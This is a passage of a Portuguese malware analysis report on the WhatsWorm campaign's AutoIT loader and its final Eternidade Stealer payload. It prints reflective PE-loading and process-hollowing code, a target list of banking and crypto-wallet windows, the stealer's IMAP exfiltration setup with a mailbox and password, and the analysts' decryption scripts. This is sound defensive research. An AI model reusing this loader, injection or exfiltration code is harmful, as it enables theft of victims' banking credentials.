LOCAL $ITAMANHOFRAGMENTO = 5
LOCAL $VEBDD763D = DLLCALL ( $HNTDLL , "uint" , "RtlGetCompressionWorkSpaceSize" , "uint" , 517 , "uint*" ,
$ITAMANHOESPACOTRABALHO , "uint*" , $ITAMANHOFRAGMENTO )
IF @ERROR OR $VEBDD763D [ 5 ] <> 5 THEN RETURN $V54DA18564E
$ITAMANHOESPACOTRABALHO = $VEBDD763D [ 517 ]
$ITAMANHOFRAGMENTO = $VEBDD763D [ 773 ]
LOCAL $V2A4C16C6D = DLLCALL ( "kernel32.dll" , "ptr" , "GlobalAlloc" , "uint" , $GPTR , "ulong_ptr" ,
$ITAMANHOESPACOTRABALHO )
LOCAL $PESPACOTRABALHO = $V2A4C16C6D [ 5 ]
LOCAL $ITAMANHODESCOMPRIMIDO = BINARYLEN ( $V54DA18564E ) * 517
$V2A4C16C6D = DLLCALL ( "kernel32.dll" , "ptr" , "GlobalAlloc" , "uint" , $GPTR , "ulong_ptr" , $ITAMANHODESCOMPRIMIDO )
LOCAL $PDESCOMPRIMIDO = $V2A4C16C6D [ 5 ]
LOCAL $TCOMPRIMIDO = DLLSTRUCTCREATE ( "byte[" & BINARYLEN ( $V54DA18564E ) & "]" )
DLLSTRUCTSETDATA ( $TCOMPRIMIDO , 261 , $V54DA18564E )
LOCAL $VC987E61A1 = 5
$VEBDD763D = DLLCALL ( $HNTDLL , "uint" , "RtlDecompressFragment" , "uint" , 517 , "ptr" , $PDESCOMPRIMIDO , "uint" ,
$ITAMANHODESCOMPRIMIDO , "ptr" , DLLSTRUCTGETPTR ( $TCOMPRIMIDO ) , "uint" , BINARYLEN ( $V54DA18564E ) , "uint" , 5 ,
"uint*" , $VC987E61A1 , "ptr" , $PESPACOTRABALHO )
LOCAL $VCDE03B53BA = $V54DA18564E
IF NOT @ERROR AND $VEBDD763D [ 5 ] = 5 THEN
$VC987E61A1 = $VEBDD763D [ 1797 ]
LOCAL $TSAIDA = DLLSTRUCTCREATE ( "byte[" & $VC987E61A1 & "]" , $PDESCOMPRIMIDO )
$VCDE03B53BA = DLLSTRUCTGETDATA ( $TSAIDA , 261 )
ENDIF
DLLCALL ( "kernel32.dll" , "ptr" , "GlobalFree" , "ptr" , $PESPACOTRABALHO )
DLLCALL ( "kernel32.dll" , "ptr" , "GlobalFree" , "ptr" , $PDESCOMPRIMIDO )
RETURN $VCDE03B53BA
```

Figura 19 - Algoritmo de Descompressão

Ao desofuscar por completo os artefatos que compõe o próximo estágio, o script AutoIT irá carregá-los em memória após identificar janelas de bancos, por meio da técnica de Reflective DLL Injection, implementando seu próprio Windows Loader, para evitar detecção de softwares de proteção de endpoints.

```
FUNC CARREGARPENAMEMORIA ( $V1617FA46841 )
LOCAL $ITAMANHOPE = BINARYLEN ( $V1617FA46841 )
LOCAL $V2A4C16C6D = DLLCALL ( "kernel32.dll" , "ptr" , "GlobalAlloc" , "uint" , $GPTR , "ulong_ptr" , $ITAMANHOPE )
LOCAL $PBUFFERPE = $V2A4C16C6D [ 5 ]
LOCAL $TBUFFERPE = DLLSTRUCTCREATE ( "byte[" & $ITAMANHOPE & "]" , $PBUFFERPE )
DLLSTRUCTSETDATA ( $TBUFFERPE , 261 , $V1617FA46841 )
LOCAL $TDOSHEADER = DLLSTRUCTCREATE ( $TAGIMAGE_DOS_HEADER , $PBUFFERPE )
IF DLLSTRUCTGETDATA ( $TDOSHEADER , "e_magic" ) <> 5917957 THEN
DLLCALL ( "kernel32.dll" , "ptr" , "GlobalFree" , "ptr" , $PBUFFERPE )
RETURN FALSE
ENDIF
LOCAL $VADE7EE94 = DLLSTRUCTGETDATA ( $TDOSHEADER , "e_lfanew" )
LOCAL $PNTHEADERS = $PBUFFERPE + $VADE7EE94
LOCAL $TASSINATURA = DLLSTRUCTCREATE ( "uint" , $PNTHEADERS )
IF DLLSTRUCTGETDATA ( $TASSINATURA , 261 ) <> 4542469 THEN
DLLCALL ( "kernel32.dll" , "ptr" , "GlobalFree" , "ptr" , $PBUFFERPE )
RETURN FALSE
ENDIF
LOCAL $TCABECALHOARQ = DLLSTRUCTCREATE ( $TAGIMAGE_FILE_HEADER , $PNTHEADERS + 1029 )
LOCAL $V0549870A5EF = DLLSTRUCTGETDATA ( $TCABECALHOARQ , "SizeOfOptionalHeader" )
LOCAL $V36AADAED4 = DLLSTRUCTGETDATA ( $TCABECALHOARQ , "Characteristics" )
LOCAL $V2A4E0E634C2 = DLLSTRUCTGETDATA ( $TCABECALHOARQ , "NumberOfSections" )
LOCAL $PCABECALHOOPC = $PNTHEADERS + 6149
LOCAL $TCABECALHOOPC = DLLSTRUCTCREATE ( "byte[" & $V0549870A5EF & "]" , $PCABECALHOOPC )
LOCAL $TMAGIC = DLLSTRUCTCREATE ( "ushort" , $PCABECALHOOPC )
LOCAL $VB2D127B9C = DLLSTRUCTGETDATA ( $TMAGIC , 261 )
IF $VB2D127B9C <> 68357 THEN
DLLCALL ( "kernel32.dll" , "ptr" , "GlobalFree" , "ptr" , $PBUFFERPE )
RETURN FALSE
ENDIF
LOCAL $TIMAGEBASE = DLLSTRUCTCREATE ( "uint" , $PCABECALHOOPC + 7173 )
LOCAL $V290CA8AE = DLLSTRUCTGETDATA ( $TIMAGEBASE , 261 )
LOCAL $TSIZEOFIMAGE = DLLSTRUCTCREATE ( "uint" , $PCABECALHOOPC + 14341 )
LOCAL $ITAMANHOIMAGEM = DLLSTRUCTGETDATA ( $TSIZEOFIMAGE , 261 )
LOCAL $TENTRYPOINT = DLLSTRUCTCREATE ( "uint" , $PCABECALHOOPC + 4101 )
LOCAL $V2CBA2B12593 = DLLSTRUCTGETDATA ( $TENTRYPOINT , 261 )
LOCAL $V8250BD59 = DLLCALL ( $HKERNEL32 , "ptr" , "VirtualAlloc" , "ptr" , 5 , "ulong_ptr" , $ITAMANHOIMAGEM , "dword" ,
BITOR ( $MEM_COMMIT , $MEM_RESERVE ) , "dword" , $PAGE_READWRITE )
IF @ERROR OR $V8250BD59 [ 5 ] = 5 THEN
DLLCALL ( "kernel32.dll" , "ptr" , "GlobalFree" , "ptr" , $PBUFFERPE )
RETURN FALSE
ENDIF
```

Figura 20 - Função que Executa o Reflective DLL Injection

Também foi identificado que o script utiliza o svchost.exe como um método de monitoramento da persistência para o *payload* malicioso. O script verifica se um processo svchost.exe mais recente ainda está em execução, retornando TRUE se o processo existir, e FALSE se o processo não existe mais.

Isso funciona como um processo de controle do fluxo, para caso o svchost.exe monitorado finalize, o script AutoIT passa a procurar outras janelas alvos, para reiniciar o fluxo de infecção.

```
FUNC VERIFICARPROCESSOSVCHOSTATIVO ( )
IF $VD5B9B3BCC269 = 5 THEN RETURN FALSE
IF PROCESSEXISTS ( $VD5B9B3BCC269 ) THEN RETURN TRUE
RETURN FALSE
ENDFUNC
FUNC OBTERPIDSVCHOSTMAISRECENTE ( )
LOCAL $VDE53F8D04BD5 = PROCESSLIST ( "svchost.exe" )
IF @ERROR OR $VDE53F8D04BD5 [ 5 ] [ 5 ] = 5 THEN RETURN 5
LOCAL $VF940D1BD57B = 5
LOCAL $VAA2B7F59197D = 5
FOR $VB657E714363 = 261 TO $VDE53F8D04BD5 [ 5 ] [ 5 ]
LOCAL $IPID = $VDE53F8D04BD5 [ $VB657E714363 ] [ 261 ]
LOCAL $HPROCESS = DLLCALL ( $HKERNEL32 , "handle" , "OpenProcess" , "dword" , 262149 , "bool" , FALSE , "dword" , $IPID )
IF NOT @ERROR AND $HPROCESS [ 5 ] <> 5 THEN
LOCAL $TCREATIONTIME = DLLSTRUCTCREATE ( "uint64" )
LOCAL $TEXITTIME = DLLSTRUCTCREATE ( "uint64" )
LOCAL $TKERNELTIME = DLLSTRUCTCREATE ( "uint64" )
LOCAL $TUSERTIME = DLLSTRUCTCREATE ( "uint64" )
LOCAL $V113E6670B2 = DLLCALL ( $HKERNEL32 , "bool" , "GetProcessTimes" , "handle" , $HPROCESS [ 5 ] , "struct*" , $TCREATIONTIME , "struct*" , $TEXITTIME , "struct*" ,
$TKERNELTIME , "struct*" , $TUSERTIME )
IF NOT @ERROR AND $V113E6670B2 [ 5 ] THEN
LOCAL $V02571222C3C = DLLSTRUCTGETDATA ( $TCREATIONTIME , 261 )
IF $V02571222C3C > $VAA2B7F59197D THEN
$VAA2B7F59197D = $V02571222C3C
$VF940D1BD57B = $IPID
ENDIF
ENDIF
DLLCALL ( $HKERNEL32 , "bool" , "CloseHandle" , "handle" , $HPROCESS [ 5 ] )
ENDIF
NEXT
RETURN $VF940D1BD57B
ENDFUNC
```

Figura 21 - Monitoramento do svchost.exe

Por fim, podemos observar todas estas funções sendo executadas em sequência, na função 'main' do script AutoIT, identificando o fluxo de sua execução, aonde os alvos da descriptografia e descompressão, são arquivos que contém as extensões .tda e .dmp.

```
FUNC CARREGARARQUIVOPE ( )
LOCAL $V2B5CE645A4 = ""
LOCAL $V89552563828 = _FILELISTTOARRAY ( @SCRIPTDIR , "*.tda" , 261 )
IF NOT @ERROR AND ISARRAY ( $V89552563828 ) AND $V89552563828 [ 5 ] > 5 THEN
$V2B5CE645A4 = @SCRIPTDIR & "\" & $V89552563828 [ 261 ]
ELSE
$V89552563828 = _FILELISTTOARRAY ( @SCRIPTDIR , "*.dmp" , 261 )
IF NOT @ERROR AND ISARRAY ( $V89552563828 ) AND $V89552563828 [ 5 ] > 5 THEN
$V2B5CE645A4 = @SCRIPTDIR & "\" & $V89552563828 [ 261 ]
ENDIF
ENDIF
IF $V2B5CE645A4 = "" OR NOT FILEEXISTS ( $V2B5CE645A4 ) THEN RETURN FALSE
LOCAL $HARQUIVO = FILEOPEN ( $V2B5CE645A4 , 4101 )
IF $HARQUIVO = + 4294967045 THEN RETURN FALSE
LOCAL $V932781BEA = FILEREAD ( $HARQUIVO )
FILECLOSE ( $HARQUIVO )
IF @ERROR THEN RETURN FALSE
LOCAL $V7B27182F3 = DESCRIPTOGRAFARDADOS ( $V932781BEA )
IF @ERROR OR BINARYLEN ( $V7B27182F3 ) = 5 THEN RETURN FALSE
LOCAL $VD3E99DFAFF10 = DESCOMPRIMIRDADOS ( $V7B27182F3 )
IF @ERROR OR BINARYLEN ( $VD3E99DFAFF10 ) = 5 THEN RETURN FALSE
IF CARREGARPENAMEMORIA ( $VD3E99DFAFF10 ) THEN
SLEEP ( 512005 )
$VD5B9B3BCC269 = OBTERPIDSVCHOSTMAISRECENTE ( )
RETURN TRUE
ENDIF
RETURN FALSE
ENDFUNC
```

Figura 22 - Execução Sequencial das Funções Identificadas Anteriormente

Ao ter descriptografado e descomprimido os objetos do próximo estágio, o script AutoIT identifica o *offset* do Entry Point do *Loader* do próximo estágio para que seja executado por uma Thread, por meio da WinAPI CreateThread.

```
LOCAL $VEBDD763D = DLLCALLADDRESS ( "bool" , $PPONTOENTRADA , "ptr" , $PBASEIMAGEM , "uint" , 261 , "ptr" , 5 )
IF @ERROR THEN RETURN FALSE
RETURN $VEBDD763D [ 5 ]
ELSE
LOCAL $ATHREAD = DLLCALL ( $HKERNEL32 , "handle" , "CreateThread" , "ptr" , 5 , "ulong_ptr" , 5 , "ptr" , $PPONTOENTRADA ,
"ptr" , 5 , "dword" , 5 , "dword*" , 5 )
IF @ERROR OR $ATHREAD [ 5 ] = 5 THEN
DLLCALLADDRESS ( "int" , $PPONTOENTRADA )
IF @ERROR THEN RETURN FALSE
ELSE
DLLCALL ( $HKERNEL32 , "bool" , "CloseHandle" , "handle" , $ATHREAD [ 5 ] )
ENDIF
RETURN TRUE
ENDIF
ENDFUNC
```

Figura 23 - Execução de Payload via Thread

Abaixo é possível observarmos a lista de Janelas Alvo do script AutoIT, sendo declaradas e tendo os itens submetidos por um loop, durante a execução da função.

```
FUNC VERIFICARJANELAALVO ( )
LOCAL $V5E776DA73 [ ] = [ "bancodobrasil" , "autoatendimentobancodobrasil" , "internetbankingcaixa" ,
"internetbankingcaixagovbr" , "nternetbankingcaixa" , "bancobradesco" , "bradesco" , "bradesconetempresa" ,
"ne12bradesconetempresa" , "itabba" , "bancoita" , "itau" , "santander" , "sicredi" , "sicoob" , "sicoobnet" ,
"sicoobcombrsicoobnet" , "mercadopago" , "mercadopagobrasil" , "bemvindoaoseubmg" , "bradesco" , "appbtgpactualcom" ,
"btgpactual" , "btgpactualempresas" , "appempresasbs2com" , "bs2" , "empresasbs2" , "binance" , "coinbase" , "kraken" ,
"bitstamp" , "bitfinex" , "kucoin" , "huobi" , "navegadorexclusivobradesco" , "gateio" , "bybit" , "cryptocom" ,
"mercadobitcoin" , "foxbit" , "bitcointrade" , "novadax" , "bitpreco" , "flowbtc" , "braziliex" , "electrum" , "exodus" ,
"atomicwallet" , "trustwallet" , "metamask" , "ledgerlive" , "trezor" , "myetherwallet" , "mycrypto" , "blockchain" ,
"blockchaincom" , "coinomi" , "jaxx" , "breadwallet" , "uniswap" , "pancakeswap" , "sushiswap" , "1inch" , "aave" ,
"compound" , "yearn" , "phantom" , "solflare" , "tokenpocket" , "ledger" , "trezorio" , "keepkey" ]
LOCAL $V2BBC0F42 = WINLIST ( )
FOR $VB657E714363 = 261 TO $V2BBC0F42 [ 5 ] [ 5 ]
LOCAL $V97CFF981E = $V2BBC0F42 [ $VB657E714363 ] [ 5 ]
IF $V97CFF981E = "" THEN CONTINUELOOP
LOCAL $VE01BAC98604D = STRINGLOWER ( $V97CFF981E )
$VE01BAC98604D = STRINGREGEXPREPLACE ( $VE01BAC98604D , "[^a-z0-9]" , "" )
FOR $V20A8225CD = 5 TO UBOUND ( $V5E776DA73 ) + 4294967045
IF STRINGINSTR ( $VE01BAC98604D , $V5E776DA73 [ $V20A8225CD ] ) > 5 THEN RETURN TRUE
NEXT
NEXT
RETURN FALSE
ENDFUNC
```

Figura 24 Janelas Alvo do Script AutoIT

E por fim, é possível observarmos que toda a campanha tem como alvo vítimas brasileiras conforme é possível observar no código da função abaixo, aonde o script finaliza sua execução, se o idioma do dispositivo não for Português Brasil.

```
FUNC VERIFICARIDIOMAPORTUGUESBRASIL ( )
LOCAL $V3B8A39395F = @OSLANG
LOCAL $V84149CB1F = "0416"
IF $V3B8A39395F <> $V84149CB1F THEN
MSGBOX ( $MB_ICONERROR + $MB_TOPMOST , "Erro de Idioma" , "Este programa requer que o Windows esteja em Português Brasil." &
@CRLF & @CRLF & "Idioma detectado: " & OBTERNOMEIDIOMA ( $V3B8A39395F ) & @CRLF & "Código: " & $V3B8A39395F & @CRLF & @CRLF &
"O programa será encerrado." , 2565 )
EXIT
ENDIF
RETURN TRUE
ENDFUNC
FUNC OBTERNOMEIDIOMA ( $V525CC16D )
SWITCH $V525CC16D
CASE "0416"
RETURN "Português (Brasil)"
CASE "0816"
RETURN "Português (Portugal)"
CASE "0409"
RETURN "Inglês (Estados Unidos)"
CASE "0809"
RETURN "Inglês (Reino Unido)"
CASE "040A"
RETURN "Espanhol (Espanha)"
CASE "080A"
RETURN "Espanhol (México)"
CASE ELSE
RETURN "Desconhecido"
ENDSWITCH
ENDFUNC
VERIFICARIDIOMAPORTUGUESBRASIL ( )
DEFINIRDIRETORIOTRABALHO ( )
VERIFICARPRIMEIRAEXECUCAO ( )
INICIARCARREGADORPE ( )
```

Figura 25 - Especificando a Nacionalidade dos Alvos

Através da análise da lógica do algoritmo de descriptografia e descompressão, a equipe de engenharia reversa do Heimdall Security Research desenvolveu um script em Python capaz de descriptografar e descomprimir os artefatos E5llXB.dmp e M9FvfE.tda, conforme é possível observar na imagem abaixo:



Figura 26 - Descriptografia de Payloads

Abaixo é possível observarmos a implementação do algoritmo em Python que desenvolvemos durante nossa análise, para descriptografar o Eternidade Stealer.

```
    def decrypt_eternidade_stealer(data):

        # Chaves iniciais de descriptografia identificados e extraídos no Código Desofuscado AutoIT,

        # conforme é possível observar no snippet abaixo, extraído do script AutoIT analisado anteriormente

        # seguido da nossa implementação em Python:

        # $VBA17F8414B5E = 853253 -> (853253 - 5) / 256 = 3333

        # $VB073A205F5 = 879109 -> (879109 - 5) / 256 = 3434

        # $V65A858701 = 256005 -> (256005 - 5) / 256 = 1000

        key_I = 3333

        key_II = 3434

        state = 1000

        decrypted = bytearray()


        # Abaixo é possível observarmos a lógica do algoritmo de descriptografia

        # presente no snippet retirado do script AutoIT analisado anteriormente

        # seguido da nossa implementação em Python:

        # P = C ^ ((S >> 8) & 0xFF)

        # S = (( (P + S) & 0xFF ) * K1 + K2) & 0xFFFF

        for byte in data:

            p = byte ^ ((state >> 8) & 0xFF)

            decrypted.append(p)

            state = (((p + state) & 0xFF) * key_I + key_II) & 0xFFFF

        return decrypted
```

O mesmo foi feito para o processo de descompressão, após a descriptografia. Ao identificarmos o uso do algoritmo LZNT1 pelo script AutoIT, adicionamos uma função de descompressão, utilizando este algoritmo para descomprimir o payload descriptografado, finalizando o processo de desofuscação do Eternidade Stealer e seu Loader.

```
def decompress_eternidade_stealer(data):
    compression_format = 2

    uncompressed_size = len(data) * 20
    uncompressed_buffer = ctypes.create_string_buffer(uncompressed_size)
    final_size = ctypes.c_ulong(0)

    ntdll = ctypes.windll.ntdll
    status = ntdll.RtlDecompressBuffer(
        compression_format,
        uncompressed_buffer,
        uncompressed_size,
        ctypes.c_char_p(bytes(data)),
        len(data),
        ctypes.byref(final_size)
    )

    if status != 0:
        print(f"[!] Falha no Processo de Desmcompressão: {hex(status)} [!]")
        return None
```

Análise do Quarto Estágio da Campanha do WhatsWorm

O artefato que compõe o quarto estágio da campanha, consiste no binário M9FvfE.tda que é o Loader do quinto e último estágio, presente no artefato E5llXB.dmp. Esta TTP também é observada sendo utilizada na cadeia de infecção do Astaroth, onde o payload final de uma cadeia de infecção de 5 estágios é injetado por meio da técnica de Process Hollowing.

O Loader carrega o quinto estágio utilizando esta mesma técnica de injeção, onde o M9FvfE.tda injeta o E5llXB.dmp na memória do processo svchost.exe, por meio da técnica Process Hollowing. Internamente esta rotina é chamada de Stealth Mode.

```
idr4960__Unit30_sub_004DA010(L"=== Process Hollowing (Stealth Mode) ===");
v72 = 0;
BaseAddress_4 = Buffer;
if ( *(_WORD *)Buffer == 23117 )
{
  idr4960__Unit30_sub_004DA010(dword_4DBB40);
  v2 = idr4966__Unit30_sub_004DAD98(BaseAddress_4 + 60, 4);
  v3 = &BaseAddress_4[v2];
  if ( idr4966__Unit30_sub_004DAD98(&BaseAddress_4[v2], 4) == 17744 )
  {
    idr4960__Unit30_sub_004DA010(dword_4DBBB8);
    malw_cpy_str(&svchost_full_path, L"C:\\Windows\\SysWOW64\\svchost.exe");
    malw_cpy_str(&v74, L"C:\\Windows\\System32\\");
    if ( !(unsigned __int8)FileExists(v4, (const int)ExceptionList, (bool)v32) )
      malw_cpy_str(&svchost_full_path, L"C:\\Windows\\System32\\svchost.exe");
    if ( (unsigned __int8)FileExists(v5, (const int)ExceptionList, (bool)v32) )
    {
      malw_set_svchost_cmd(&v75);
```

Figura 27 - Stealth Mode do Loader

Na sequência de imagens a seguir, nós podemos observar o fluxo da implementação da técnica de injeção por meio do Process Hollowing, que irá injetar o quinto estágio descriptografado, extraído e salvo no disco como E5llXB.dmp.

```
if ( idr10666_kernel32_CreateProcessW(
       0,
       lpCommandLine,
       0,
       0,
       0,
       0x800000Cu,
       0,
       v30[0],
       &StartupInfo,
       &ProcessInformation) )
{
  System::Sysutils::IntToStr((System::Sysutils *)&v55, ProcessInformation.dwProcessId);
  serv_concatstr((int)&v56, dword_4DBD90, v55);
  idr4960__Unit30_sub_004DA010(v56);
  ProcessHandle = ProcessInformation.hProcess;
  v30[2] = (LPCWSTR)&savedregs;
  v30[1] = (LPCWSTR)&loc_4DBA22;
  v30[0] = (LPCWSTR)NtCurrentTeb()->NtTib.ExceptionList;
  __writefsdword(0, (unsigned int)v30);
  idr23138_kernel32_Sleep_1(0x64u);
  v8 = (System::Sysutils *)idr149486_ntdll_ZwUnmapViewOfSection(ProcessHandle, (PVOID)BaseAddress);
  System::Sysutils::_UIntToHex32(v8, 8u, (int)&status);
  serv_concatstr((int)&malw_log_out, L"Unmap status: 0x", status);
```

Figura 28 - Primeira Fase da Implementação do Process Hollowing

```
while ( 1 )
{
  mem_alloc = (System::Sysutils *)idr149481_ntdll_ZwAllocateVirtualMemory(
                                    ProcessHandle,
                                    (PVOID *)&BaseAddress,
                                    0,
                                    &RegionSize,
                                    0x3000u,
                                    0x40u);
  if ( mem_alloc == (System::Sysutils *)-0x3FFFFFE8 )
    break;

  if ( !mem_alloc || n6 > 6 )
    goto LABEL_22;
}
++n6;
Conflito_em_0x = L"Conflito em 0x";
System::Sysutils::_UIntToHex32((System::Sysutils *)BaseAddress, 8u, (int)&v51);
v28 = v51;
__tentando_outro... = L", tentando outro...";
```

Figura 29 - Alocação de Memória para Injeção de Payload

```
write_virtual_mem_return = (System::Sysutils *)idr149471_ntdll_ZwWriteVirtualMemory(
                                                 ProcessHandle,
                                                 (PVOID)(Context.Ebx + 8),
                                                 &BaseAddress,
                                                 4u,
                                                 0);
if ( write_virtual_mem_return )
{
  System::Sysutils::_UIntToHex32(write_virtual_mem_return, 8u, (int)&v38);
  serv_concatstr((int)&v39, aAvisoPebN, v38);
  idr4960__Unit30_sub_004DA010(v39);
}
else
{
  idr4960__Unit30_sub_004DA010(dword_4DC084);
}
v19 = idr4966__Unit30_sub_004DAD98(v3 + 40, 4);
Context.Eax = BaseAddress + v19;
thread_context = (System::Sysutils *)idr149496_ntdll_ZwSetContextThread(
                                       ProcessInformation.hThread,
                                       &Context);
if ( thread_context )
{
  System::Sysutils::_UIntToHex32(thread_context, 8u, (int)&v36);
  serv_concatstr((int)&v37, L"AVISO: SetContext: 0x", v36);
```

Figura 30 - Escrita de Payload no Buffer Alocado e Configuração de Estado de Thread

```
if ( idr10949_kernel32_ResumeThread(ProcessInformation.hThread) != -0x1 )
{
  idr4960__Unit30_sub_004DA010(dword_4DC1D0);
  idr4960__Unit30_sub_004DA010(dword_4DC204);
  v72 = 1;
  __writefsdword(0, v22);
  idr10641_kernel32_CloseHandle_0(ProcessInformation.hThread);
  idr10641_kernel32_CloseHandle_0(ProcessHandle);
  idr152__Unit2_sub_00407E3C(&ProcessInformation, 16, 0);
  return idr152__Unit2_sub_00407E3C(&StartupInfo, 68, 0);
}
idr4960__Unit30_sub_004DA010(L"ERRO ao resumir thread");
idr10994_kernel32_TerminateProcess(ProcessHandle, 1u);
idr7072__TryFinallyExit(v22, :_0x, v26);
```

Figura 31 - Execução de Thread com o Payload Injetado e Identificação de Erros

Análise do Quinto Estágio da Campanha do WhatsWorm - Eternidade Stealer

A implementação do artefato E5llXB.dmp, descriptografado e descomprimido em memória é o estágio final desta campanha. Este final payload do Eternidade Stealer tem padrões de código semelhantes ao do Astaroth, principalmente pelo fato de implementarem capacidades semelhantes, e utilizarem o Delphi como linguagem de programação do malware, o que permite observar determinadas similaridades, já que o cenário de MaaS brasileiro contém bastante reutilização de base de código e de Táticas, Técnicas e Procedimentos (TTPs).

Este nome foi dado pela TrustWave, por causa da string da senha utilizada pelo malware Eternidade103@, para se conectar com o servidor de C&C via protocolo IMAP, por meio do endereço de e-mail oliveriraadriano33@terra.com.br. Este componente de comunicação com o servidor de C&C via IMAP, é a principal característica que nos permite diferenciar o Eternidade Stealer do Astaroth, e de outras famílias de malware do cenário brasileiro.

```
(*(*struct_IMAPClient + 164))(struct_IMAPClient, L"imap.terra.com.br");
LOWORD(imap_port) = 993;
(*(*struct_IMAPClient + 168))(struct_IMAPClient, imap_port);
et_string_copy(struct_IMAPClient + 61, L"oliveriraadriano33@terra.com.br");
et_string_copy(struct_IMAPClient + 58, L"Eternidade103@");
(*(*struct_IMAPClient + 100))(struct_IMAPClient, Obj_SSLHandler);
LOBYTE(v9) = 1;
(*(*struct_IMAPClient + 192))(struct_IMAPClient, v9);
LOBYTE(v10) = 1;
(*(*struct_IMAPClient + 228))(struct_IMAPClient, v10);
if ( et_connect_and_login(struct_IMAPClient, i_2) )
{
  v11 = struct_IMAPClient[84];
  if ( *(v11 + 92) > 0 )
  {
    if ( et_free_object(struct_IMAPClient, *(v11 + 92), struct_Message, v28) )
    {
      HIDWORD(v28) = &ExceptionList_;
      LODWORD(v28) = *(struct_Message + 160);
      v12 = sub_90CEF8(struct_Message);
      et_EmailAddressList_to_string(
        *(struct_Message + 168),
        &out_str_result,
        v13,
        HIDWORD(v28),
        v28,
        L"\r\n",
        L"De: ",
        *(v12 + 12),
        L"\r\n",
        L"Para: ");
      HIDWORD(v28) = out_str_result;
```

Figura 32 - Configuração de Comunicação com o C&C via IMAP

O Eternidade Stealer, tem o mesmo objetivo que as demais famílias de malwares do cenário brasileiro, de roubar credenciais bancárias da vítima, identificando e falsificando as janelas ativas de diversos aplicativos bancários, com o objetivo de coletar as suas credenciais bancárias, enviando-as para o servidor de C&C via protocolo IMAP, como observarmos na imagem anterior.

Como método de ofuscação de suas intenções, o Eternidade Stealer criptografa suas strings críticas, na qual a sua rotina é chamada de maneira extensiva ao longo da sua execução, tendo como chave a string 'edit1', permitindo

supor que possa ser a chave padrão que deveria ser alterada antes da sua implementação durante a campanha.

```
et_string_decryption(&crypt_string_, L"edit1", &decrypted_string_, a4);
et_string_decryption(L"8!2596*A$68406#06D@8034837)93A", L"edit1", &decrypted_string__1, a4);
et_string_decryption(
  L"693E5&!#06^F694C4F063083!3E6$E3%B294%23640^3A39@474178%4D30%82",
  L"edit1",
  &decrypted_string__2,
  a4);
et_string_decryption(&crypt_string__0, L"edit1", &decrypted_string__3, a4);
et_string_decryption(L"83%5B551B2D45^58*1*#3327275696B$&7131703B2E8$^3", L"edit1", &decrypted_string__4, a4);
UStrCatN(&v25, 8);
TPanel_SetCaption(*(a1 + 1144));
et_string_decryption(&crypt_string__1, L"edit1", &decrypted_string__5, a4);
et_string_decryption(L"5@$63!574*823D5@)429573272756^96B(7131^703B2E83", L"edit1", &decrypted_string__6, a4);
UStrCatN(&v19, 3);
TPanel_SetCaption(*(a1 + 1152));
et_string_decryption(
  L"48)59706A0C#)834%67!0)%322)97E6A813D793B3#C4382!635975577F35751^B316#93)&26B6F7C6F66(3E3*$C4@(357&6F",
  L"edit1",
  &decrypted_string__7,
  a4);
et_string_decryption(L"#553!6)34!7968^48814D3%2727^5696B7131703%$B2E83", L"edit1", &decrypted_string__8, a4);
decrypted_string__9 = decrypted_string__8;
```

Figura 33 - Múltiplas Chamadas à Rotina de Descriptografia de Strings

De forma resumida, o algoritmo de descriptografia implementado pelo Eternidade Stealer funciona como um sistema de três camadas para esconder o texto original, sendo eles:

- O ajuste aritmético: a rotina subtrai 5 do valor do *byte* criptografado, com o objetivo de implementar uma simples ofuscação para impedir que ferramentas como o *CyberChef* possam descriptografá-las de maneira simples.
- Implementação de Salt Cíclico: o Eternidade Stealer utiliza como Salt a string MeuSaltPessoal#2024, na qual é percorrida ao longo do loop.
- Chave Cíclica: Cada *byte* da string criptografada é submetido a cada *byte* da chave de descriptografia (edit1), mas, caso a string criptografada seja maior que a chave, o algoritmo voltará ao início da chave para que a *string* seja descriptografada de maneira completa.

A seguir podemos observar o código de implementação identificada durante a engenharia reversa.

```
if ( str_length >= 0 )
{
  loop_counter = str_length + 1;
  current_idx = 0;
  do
  {
    current_idx[decrypted_buff] = LOBYTE(aMeusaltpessoal[salt_iterator++ - 1])
                                ^ *(ptr_key_edit1 + 2 * key_iterator++ - 2)
                                ^ (current_idx[encrypted_string] - 5);
    key_length = ptr_key_edit1;
    if ( ptr_key_edit1 )
      key_length = *(ptr_key_edit1 - 1);
    if ( key_length < key_iterator )
      key_iterator = 1;
    if ( salt_iterator > 19 )
      salt_iterator = 1;
    ++current_idx;
    --loop_counter;
  }
  while ( loop_counter );
```

Figura 34 - Algoritmo de Descriptografia de Strings

